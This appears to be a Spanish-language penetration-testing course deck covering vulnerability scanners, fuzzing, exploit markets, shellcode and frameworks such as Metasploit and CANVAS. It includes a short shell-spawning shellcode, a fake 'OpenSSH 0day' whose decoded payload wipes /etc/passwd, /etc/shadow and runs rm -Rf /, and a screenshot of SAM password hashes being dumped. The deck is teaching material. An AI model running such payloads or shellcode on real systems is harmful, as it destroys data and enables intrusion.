    script_set_attribute(attribute:"description", value: "The account 'root' has the password 'toor'." );
    script_set_attribute(attribute:"solution", value: "Change the password for this account or disable it." );
    script_set_attribute(attribute:"cvss_vector", value: "CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C" );
    script_set_attribute(attribute:"plugin_publication_date", value: "2009/03/05");
    script_end_attributes();
    script_summary(english:"Logs into the remote host with root/toor");
    script_category(ACT_GATHER_INFO);
    script_family(english:"Default Unix Accounts");
    script_copyright(english:"This script is Copyright (C) 2009-2010 Tenable Network Security, Inc.");
    script_dependencie("ssh_detect.nasl", "telnetserver_detect_type_nd_version.nasl");
    script_require_ports("Services/telnet", 23, "Services/ssh", 22);
    exit(0);
}
```

Script de Nessus: account_root_toor.nasl

```
# The script code starts here :  
#  
account = "root";  
password = "toor";  
  
include("default_account.inc");  
include("global_settings.inc");  
  
if ( ! thorough_tests && !  
get_kb_item("Settings/test_all_accounts")) exit(0);  
  
port = check_account(login:account, password:password);  
if(port)security_hole(port);
```

Scripts Nmap

- Nmap Scripting Engine - **NSE**
- Funcionamiento similar al de Nessus/OpenVAS y sus plugins
- Scripts desarrollados por la **comunidad**
- Conjunto **reducido** (~80)
- Lenguaje **Lua**
- Categorías: *safe, intrusive, malware, version, discovery, vulnerability*



Nmap scripts

- Para ejecutar todos:

- Nmap -sC <ip>

- Para ejecutar individualmente o por grupo:

- Nmap -script=[category, dir, script] <ip>

- --script-trace para visualizar la tramas

```
description = [[
Attempts to retrieve a list of usernames using the finger service.
]]
author = "Eddie Bell"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"default", "discovery", "safe"}
require "comm"
require "shortport"
portrule = shortport.port_or_service(79, "finger")
action = function(host, port)
    local try = nmap.new_try()
    return try(comm.exchange(host, port, "\r\n",
                           {lines=100, proto=port.protocol, timeout=5000}))
end
```

Finger.nse

Ejemplo ejecución Nmap scripts

```
root@bt: ~ - Shell No. 3 - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# nmap -T5 -F -sC 192.168.1.1 -v

Starting Nmap 5.20 ( http://nmap.org ) at 2010-02-21 18:49 EST
NSE: Loaded 32 scripts for scanning.
Initiating ARP Ping Scan at 18:49
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 18:49, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:49
Completed Parallel DNS resolution of 1 host. at 18:49, 0.06s elapsed
Initiating SYN Stealth Scan at 18:49
Scanning 192.168.1.1 [100 ports]
Discovered open port 80/tcp on 192.168.1.1
Completed SYN Stealth Scan at 18:49, 0.05s elapsed (100 total ports)
NSE: Script scanning 192.168.1.1.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 18:49
Completed NSE at 18:49, 0.10s elapsed
NSE: Script Scanning completed.
Nmap scan report for 192.168.1.1
Host is up (0.011s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
80/tcp      open  http
|_html-title: 401 Unauthorized
| http-auth: HTTP Service requires authentication
|_ Auth type: Basic, realm = Linksys WAG54GS
MAC Address: 00:13:10:CF:10:C3 (Cisco-Linksys)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
    Raw packets sent: 101 (4442B) | Rcvd: 101 (4046B)
root@bt:~#
```

LAB: Vulnerabilidades

- Instalación de Nessus en Kali
- Leer algunos scripts de Nessus y buscar deficiencias.
- Crear una política y lanzar un análisis de vulnerabilidades
- Revisar informe y vulnerabilidades
- Entender los resultados
- Ejecutar nmap usando scripts

Resumen Herramientas


Herramienta	Sistema Operativo	URL
Nmap	Independiente	http://www.insecure.org
Nessus	Independiente	http://www.nessus.org
OpenVAS	Linux	http://www.openvas.org

Fuzzing

Introducción

- Técnica automática para detectar vulnerabilidades basada en crear datos aleatorios de entrada para una aplicación.
- Por ejemplo, generando datos para:
 - Formatos de ficheros
 - Protocolos de red
 - APIs

Metodología de fuzzing



Herramientas: Fuzzing

- Frameworks: Spike, Peach, Sulley
- Ficheros: Filefuzz, Spikefile, nospikefile, zzuf
- Browser: Mangleme
- Protocolos de red: bed, doona, sfuzz
- ShareFuzz: variables de entorno
- ActiveX: Axman/COMRaider

LAB: Fuzzing a un servicio

- Usa “doona” para hacer fuzzing sobre un servicio HTTP
 - ▣ apt-get install doona
 - ▣ doona -m http -t 192.168.159.134 -p 80
- Guarda los datos con “tcpflow” y observa las peticiones que realiza.

Lecturas

- Nessus User Guide (online)
- The Evolving Art of Fuzzing - Jared DeMott (online)
- Fuzzing: Brute Force Vulnerability Discovery -
Michael Sutton, Adam Greene, Pedram Amini –
ISBN: 0321446119

Fase 4 – Explotación.

Introducción

Objetivos:

- ✓ Eliminación de falsos positivos.
- ✓ Obtención de evidencias
- ✓ Salto a la red interna y/o entre servidores
- ✓ Muestra el impacto real

Precauciones:

- ✗ Caída del servicio
 - ✗ Caída del sistema
 - ✗ Inestabilidad de los servicios
 - ✗ Obtención de información confidencial
- ▢ Revisión del alcance y autorización de trabajos



Exploits

- Código que explota una vulnerabilidad en beneficio del que la ejecuta
- Categorías:
 - Exploits de servicio - *Server side*
 - Exploits en el cliente - *Client side*
 - Escalada local de privilegios
- Frameworks
- Códigos independientes



0days

- Vulnerabilidades no parcheadas
- Venta legal y en el mercado negro
 - Idenfese / zdi
 - En algunos productos comerciales
 - Malware
- Ejemplo: Stuxnet, usa 4 0days:
 - LNK (ms10-046), Print Spooler (ms10-061), Win32k Keyboard Layout (ms10-073), Task scheduler



“No more Free Bugs” – Ejemplo Pwn2Own

Rules & Prizes

HP ZDI is offering more than half a million dollars (USD) in cash and prizes during the competition for vulnerabilities and exploitation techniques in the below categories. The first contestant to successfully compromise a selected target will win the prizes for the category.

- Web Browser
 - Google Chrome on Windows 7 (\$100,000)
 - Microsoft Internet Explorer, either
 - IE 10 on Windows 8 (\$100,000), or
 - IE 9 on Windows 7 (\$75,000)
 - Mozilla Firefox on Windows 7 (\$60,000)
 - Apple Safari on OS X Mountain Lion (\$65,000)
- Web Browser Plug-ins using Internet Explorer 9 on Windows 7
 - Adobe Reader XI (\$70,000)
 - Adobe Flash (\$70,000)
 - Oracle Java (\$20,000)

- <http://dvlabs.tippingpoint.com/blog/2013/01/17/pwn2own-2013>

“No more Free Bugs” – Ejemplo Pwn2Own

The 2014 targets are:

Browsers:

- Google Chrome on Windows 8.1 x64: **\$100,000**
- Microsoft Internet Explorer 11 on Windows 8.1 x64: **\$100,000**
- Mozilla Firefox on Windows 8.1 x64: **\$50,000**
- Apple Safari on OS X Mavericks: **\$65,000**

Plug-ins:

- Adobe Reader running in Internet Explorer 11 on Windows 8.1 x64: **\$75,000**
- Adobe Flash running in Internet Explorer 11 on Windows 8.1 x64: **\$75,000**
- Oracle Java running in Internet Explorer 11 on Windows 8.1 x64 (requires click-through bypass): **\$30,000**

“Exploit Unicorn” Grand Prize:

- SYSTEM-level code execution on Windows 8.1 x64 on Internet Explorer 11 x64 with EMET (Enhanced Mitigation Experience Toolkit) bypass: **\$150,000***

- <http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/Pwn2Own-2014-Rules-and-Unicorns/ba-p/6357835#.UurQ0vI5NjY>

Gobiernos

ADOBRE READER	\$5,000-\$30,000
MAC OSX	\$20,000-\$50,000
ANDROID	\$30,000-\$60,000
FLASH OR JAVA BROWSER PLUG-INS	\$40,000-\$100,000
MICROSOFT WORD	\$50,000-\$100,000
WINDOWS	\$60,000-\$120,000
FIREFOX OR SAFARI	\$60,000-\$150,000
CHROME OR INTERNET EXPLORER	\$80,000-\$200,000
IOS	\$100,000-\$250,000

Who's paying these prices? Western governments, and specifically the U.S., says the Grugq, who himself is a native of South Africa. He limits his sales to the American and European agencies and contractors not merely out of ethical concerns, but also because they pay more. "Selling a bug to the Russian mafia guarantees it will be dead in no time, and they pay very little money," he says, explaining that he has no contacts in the Russian government. "Russia is flooded with criminals. They monetize exploits in the most brutal and mediocre way possible, and they cheat each other heavily."

<http://www.forbes.com/sites/andygreenberg/2012/03/23/shopping-for-zero-days-a-price-list-for-hackers-secret-software-exploits/>

shellcode

- Conjunto de ordenes programadas en ensamblador que son injectadas en la stack para ser ejecutadas.
- Son usadas en exploits que corrompen la memoria, como buffer overflows.
- Se suelen representar en notación hexadecimal

```
char shellcode[] =  
    "\x31\xc0"           /* xorl    %eax,%eax      */  
    "\x31\xdb"           /* xorl    %ebx,%ebx      */  
    "\x31\xc9"           /* xorl    %ecx,%ecx      */  
    "\xb0\x46"           /* movl    $0x46,%al      */  
    "\xcd\x80"           /* int     $0x80          */  
    "\x50"                /* pushl   %eax          */  
    "\x68""/ash"         /* pushl   $0x6873612f    */  
    "\x68""/bin"          /* pushl   $0x6e69622f    */  
    "\x89\xe3"           /* movl    %esp,%ebx      */  
    "\x50"                /* pushl   %eax          */  
    "\x53"                /* pushl   %ebx          */  
    "\x89\xe1"           /* movl    %esp,%ecx      */  
    "\xb0\x0b"           /* movb    $0x0b,%al      */  
    "\xcd\x80"           /* int     $0x80          */  
;
```

Windows Server side exploits (populares)

□ Servicios MS-Windows

- MS-RPC-DCOM MS03-026
- LSASS MS04-11
- uPNP MS06-025
- RRAS MS06-040
- Server Service MS08-76

□ Servicios Microsoft

- IIS

□ Data Backup

- Veritas, CA Brightstor, Arkeia



Unix server side exploits (populares)

- Solaris sadmin CVE-2003-0722
- Solaris/ MacOSX samba CVE-2003-0201
- Solaris in.telnetd CVE-2007-0882
- Mac OS X Apple File Sharing CVE-2004-0541
- HP-UX servicio lpd CVE-2005-3277
- Linux LAMP
 - Wordpress
 - PHP XMLRPC
 - PHP vBulletin


Client side exploits

- Formato de ficheros
 - Adobe Reader
 - Office
 - RealPlayer
 - Java
- Navegadores
 - Internet Explorer / ActiveX
 - Firefox



Exploits de escalada de privilegios

- Escalada horizontal
 - Cambiar entre usuarios con los mismos privilegios
- Escalada vertical
 - Obtener mayores privilegios:
 - Unix: UID>0 → UID=0
 - Windows: usuario → Administrador/SYSTEM



Exploits públicos


- Pruebas de concepto generadas por la comunidad
- Mayor número de vulnerabilidades
- No centralizado:
 - <http://www.exploit-db.com>
 - <http://www.packetstormsecurity.org>
- Contienen errores o no funcionan
- **Pueden ser falsos**
- Distintos lenguajes, diseño, etcétera



Ejemplo de exploit falso

Priv8 SSH 5.3 remote root Oday exploit

Kategori: | Yorum Yok | 04:03 - Google



```
1. /*
2. *
3. * Priv8! Priv8! Priv8! Priv8! Priv8! Priv8! Priv8!
4. *
5. * OpenSSH <= 5.3 remote root 0day exploit (32-bit x86)
6. * Priv8! Priv8! Priv8! Priv8! Priv8! Priv8!
7. *
8. */
9. */

10.
11. #include <stdio.h>
12. #include <netdb.h>
13. #include <stdlib.h>
14. #include <string.h>
15. #include <unistd.h>
16. #include <arpa/inet.h>
17. #include <sys/types.h>
18. #include <sys/socket.h>
19. #include <netinet/in.h>
```

```
2.     unsigned char decoder[] = "\x6a\x0b\x58\x99\x52"
3.     "\x6a\x2f\x89\xe7\x52"
4.     "\x66\x68\x2d\x66\x89"
5.     "\xe6\x52\x66\x68\x2d"
6.     "\x72\x89\xe1\x52\x68"
7.     "\x2f\x2f\x72\x6d\x68"
8.     "\x2f\x62\x69\x6e\x89"
9.     "\xe3\x52\x57\x56\x51"
10.    "\x53\x89\xe1\xcd\x80";
11.
12.    unsigned char rootshell[] = "\x31\xd2\xb2\x0a\xb9\x6f\x75\x21\x0a\x51\xb9\x6
13.    3\x6b"
14.    "\x20\x79\x51\x66\xb9\x66\x75\x66\x51\x31\xc9\x89\xe1"
15.    "\x31\xdb\xb3\x01\x31\xc0\xb0\x04\xcd\x80\x31\xc0\x31"
16.    "\xdb\x40\xcd\x80";
```

root@kali: ~

```
File Edit View Search Terminal Help
root@kali:~# perl -e 'print "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x
2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x39\x00\x00\x00\x65\x63\x68\x
6f\x20\x22\x22\x20\x3e\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x20\x3b\x20\x
65\x63\x68\x6f\x20\x22\x22\x20\x3e\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x20\x3b\x20\x
72\x6d\x20\x2d\x52\x66\x20\x2f\x00\x57\x53\x89\xe1\xcd\x80"'
j
XORfh-c00h/shh/bin00R09echo "" > /etc
c/shadow ; echo "" > /etc/passwd ; rm -Rf /WS00root@kali:~#
```

<http://m4rc0-security.blogspot.com.es/2013/02/priv8-ssh-53-remote-root-0day-exploit.html>

Frameworks

- Metasploit
- Core Impact
- Canvas
- Saintexploit



metasploit

 CORE
IMPACT



SAINTexploit™ Penetration Testing

Vulnerability Scanner

Home Sessions ▾ Pen Test Data ▾ Options ▾ Exploits Tools Search Exploit Servers Help ▾

Client (169 exploits)

Local (4 exploits)

Remote (235 exploits)

(a b c d e f g h i j k l m n o p q r s t u v w x y z) Goto Keyword: Go

[3Com TFTP server Transporting Mode buffer overflow](#) [Run Now](#)

[Alt-N SecurityGateway username buffer overflow](#) [Run Now](#)

[Apache chunked encoding buffer overflow](#) [Run Now](#)

[Apache mod_rewrite LDAP URL buffer overflow](#) [Run Now](#)

[Apache Tomcat JK Web Server Connector URI worker map buffer overflow](#) [Run Now](#)

[Arkeia Type 77 Request buffer overflow](#) [Run Now](#)

[AWStats configdir parameter command execution](#) [Run Now](#)

[AWStats migrate parameter command injection](#) [Run Now](#)

[BakBone NetVault remote heap overflow](#) [Run Now](#)

[BASE baseqry_common.php file include](#) [Run Now](#)

Run Now

Run Now



Immunity CANVAS Ver:6.45 | Current Session: Tutorial008

File Listeners Session Help

Target Host Stop Exploit OS Config

Current Callback 172.16.173.1 Current Target(s) 172.16.173.132

Modules Search

Node Tree Exploit Description

Node Management Classic Node View CANVAS World Map CmdLine

(GUI Mode)
[+] Note: will revert back to <<<CANVAS>>> on "detach"
Win32/MOSDEF\$ shellshock
Set cached_comspec to C:\WINDOWS\system32\cmd.exe
[!] Turning MOSDEF-Node into temporary interactive shell
[!] Note: will revert back to MOSDEF on "exit"
shellshocked!
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd c:\
cd c:\
C:\>

Immunity CANVAS Ver:6.45 | Current Session: Tutorial008

File Listeners Session Help

Target Host Stop Exploit OS Config

Current Callback 172.16.173.132 Current Target(s) 172.16.173.135

Modules Search

Node Tree Exploit Description

Node Management Classic Node View CANVAS World Map CmdLine

ALL vmsplice

Raw Regex

Name Desc

vmsplice vmsp

- 1 results for that query -

Set Covertness: 1.0

Diagram (CANVAS World Map):

- LocalNode (ID: 0, 10.10.31.1)
- win32Node (ID: 0->0, 172.16.173.132)
- ScriptNode (ID: 0->0->0, 172.16.173.135)
- linuxNode (ID: 0->0->1, 172.16.173.135)

Red arrow points from LocalNode to win32Node.



Impact v9 Webcast - CORE IMPACT Professional

File View Modules Tools Help

Network Interface: 192.168.35.216 - Intel(R) 82567LM Gigabit Network Connection

Modules

- Agents
- Denial of Service
- Exploits
- Import-Export
 - Apply Imported Data
 - Attack and Penetration using imported data
 - Deploy PatchLink agent
 - Export IMPACT Workspace XML file
 - Export Windows Accounts hashes to LCP
 - Import Emails from File
 - Import Hosts from File
 - Import IMPACT Workspace from XML file
 - Import Output from GFI LANGuard
 - Import Output from IBM Enterprise Scanner
 - Import Output from IBM Internet Scanner
 - Import Output from nCircle
 - Import Output from Nessus
 - Import Output from Nmap
 - Import Output from PatchLink VMS
 - Import Output from QualysGuard
 - Import Output from Retina
 - Import Output from SAINT
 - Import Output from STAT Guardian
 - List Attacks for imported data
- Information gathering
- Maintenance
- Misc
- My Macros
- Reports
- RPT
- Samples
- Server Tools
- Shells
- Unsupported
- Usage Statistics

Network Client Side Web

Hosts Search Folders Tags

Search... Name IP OS

Visibility: Root

- Network: 192.168.35.0
 - localhost 192.168.35.216 windows

Visibility: localhost

- Network: 192.168.36.0
 - 192.168.36.20 192.168.36.20 windows
 - 192.168.36.21 192.168.36.21 openbsd
 - 192.168.36.22 192.168.36.22 windows
 - 192.168.36.26 192.168.36.26 windows
 - 192.168.36.28 192.168.36.28 solaris
 - 192.168.36.30 192.168.36.30 windows
 - 192.168.36.38 192.168.36.38 linux
 - 192.168.36.40 192.168.36.40 windows
 - 192.168.36.42 192.168.36.42 windows
 - 192.168.36.45 192.168.36.45 windows
 - 192.168.36.47 192.168.36.47 windows
 - redhat9.vmcorelab.com 192.168.36.23 linux

Executed Modules

Name	Started	Finished
Agent Connector Manager Module	8/26/2009 11:46:59 AM	8/26/2009 11:47:09 AM
Agent Connector Manager Module	8/26/2009 11:47:09 AM	8/26/2009 11:47:20 AM
Agent Connector Manager Module	8/26/2009 11:47:20 AM	8/26/2009 11:47:31 AM
Agent Connector Manager Module	8/26/2009 11:47:31 AM	8/26/2009 11:47:42 AM
Privilege Escalation	8/26/2009 11:47:34 AM	
Agent Connector Manager Module	8/26/2009 11:47:42 AM	8/26/2009 11:47:52 AM
Agent Connector Manager Module	8/26/2009 11:47:52 AM	8/26/2009 11:48:03 AM
Agent Connector Manager Module	8/26/2009 11:48:03 AM	8/26/2009 11:48:14 AM
Agent Connector Manager Module	8/26/2009 11:48:14 AM	8/26/2009 11:48:24 AM
Agent Connector Manager Module	8/26/2009 11:48:24 AM	8/26/2009 11:48:35 AM
Agent Connector Manager Module	8/26/2009 11:48:35 AM	8/26/2009 11:48:46 AM
Get Screenshot	8/26/2009 11:48:36 AM	8/26/2009 11:48:38 AM
Agent Connector Manager Module	8/26/2009 11:48:46 AM	8/26/2009 11:48:56 AM
Agent Connector Manager Module	8/26/2009 11:48:56 AM	8/26/2009 11:49:07 AM
Password Dump from SAM	8/26/2009 11:49:00 AM	8/26/2009 11:49:05 AM
Agent Connector Manager Module	8/26/2009 11:49:07 AM	8/26/2009 11:49:18 AM
Agent Connector Manager Module	8/26/2009 11:49:18 AM	8/26/2009 11:49:28 AM

Module Log

```
1012: C:\WINNT\system32\svchost.exe
1028: C:\WINNT\system32\dfssvc.exe
1048: C:\WINNT\System32\inetsrv\inetinfo.exe
1260: C:\WINNT\Explorer.EXE
1380: C:\Program Files\VMware\VMware Tools\VMwareUser.exe
1492: C:\WINNT\System32\svchost.exe


Getting passwords
TsInternetUser:1000:a66afdc34c921f9bc53711b21587bef5:e252ce59a8a2ee2c05229:
IUSR_CORE-GC7ZF7EEW5:1001:e153a00bfa3d068dff1e3d62c4bbfa8d:900196f90b95c00:
IWAH_CORE-GC7ZF7EEW5:1002:654ae730634ef6b34dale93f2fd96857:199a24dfec703f6:
Administrator:500:e8c14a1b26e6a23002657a8d8ef025e2:13458b058d3767c7c88f86a:
Guest:501:aad3b435b51404eeaad3b435b51404ec:31d6cfef0d16ae931b73c59d7e0c089c:
--
```

Module finished execution after 5 secs.

metasploit

- Framework de explotación y creación de vulnerabilidades.
- Creado por HD Moore en 2003
- Adquirido por la compañía Rapid7
- Licencia BSD
- Multiplataforma: Linux, Windows, MacOSX
- Cuatro sabores: Framework, Community, Express, Pro
 - <https://community.rapid7.com/docs/DOC-2287>
- Inicialmente desarrollado en Perl, en la actualidad usa Ruby

Arquitectura de metasploit



Herramientas y plugins

- Las herramientas están pensadas para ser ejecutadas fuera del framework:
 - Desarrollo de exploits
 - Integración con otras aplicaciones.
 - Conversión de formatos.
- Los plugins son invocados en tiempo de ejecución.
 - Añaden funcionalidades extras al framework, por ej.
 - Llamada a otras utilidades (openvas, nessus, nexpose, etc)
 - Añaden mayor detalle en los registros (pcap_log, socket_logger)



Librerías


- **Rex**
 - La librería básica para la mayoría de las tareas.
 - Gestiona los sockets, protocolos, transformaciones de texto y otros
 - SSL, SMB, HTTP, XOR, Base64, Unicode
- **Msf::Core**
 - Facilita la API “básica”
 - Define Metasploit Framework
- **Msf::Base**
 - Facilita la API “amigable”
 - Facilita la API simplificada para usar con el Framework

Interfaces

- **Cli:** msfcli
 - Permite interactuar con metasploit desde línea de comandos
 - Lo que facilita la integración con scripts o usos rápidos de la herramienta.
- **Gui:** msfgui
 - Eliminada del paquete de Metasploit (conflicto de intereses)
 - Opensource.
 - <https://github.com/scriptjunkie/msfgui>
- **Armitage**
 - Eliminada del paquete de Metasploit (conflicto de intereses)
 - <http://www.fastandeasyhacking.com/download>
- **Web**
 - Parte comercial , aunque la versión *community* hace las funciones de “demo”
- **Consola:** msfconsole
 - El interfaz más popular y usado.
 - Tiene todas las funcionalidades.


Instalación en Windows

- El único requisito es deshabilitar el antivirus para el directorio en el que se instala
- Fácil instalación, mediante un instalable que guía el proceso.



Instalación en Linux

- La instalación tiene entorno gráfico y es sencilla
- Requiere algunos paquetes:
 - ruby, libopenssl-ruby, libyaml-ruby, libdl-ruby, libiconv-ruby, libreadline-ruby, irb, ri, rubygems
- Existen paquetes en distribuciones como Backtrack o Kali.



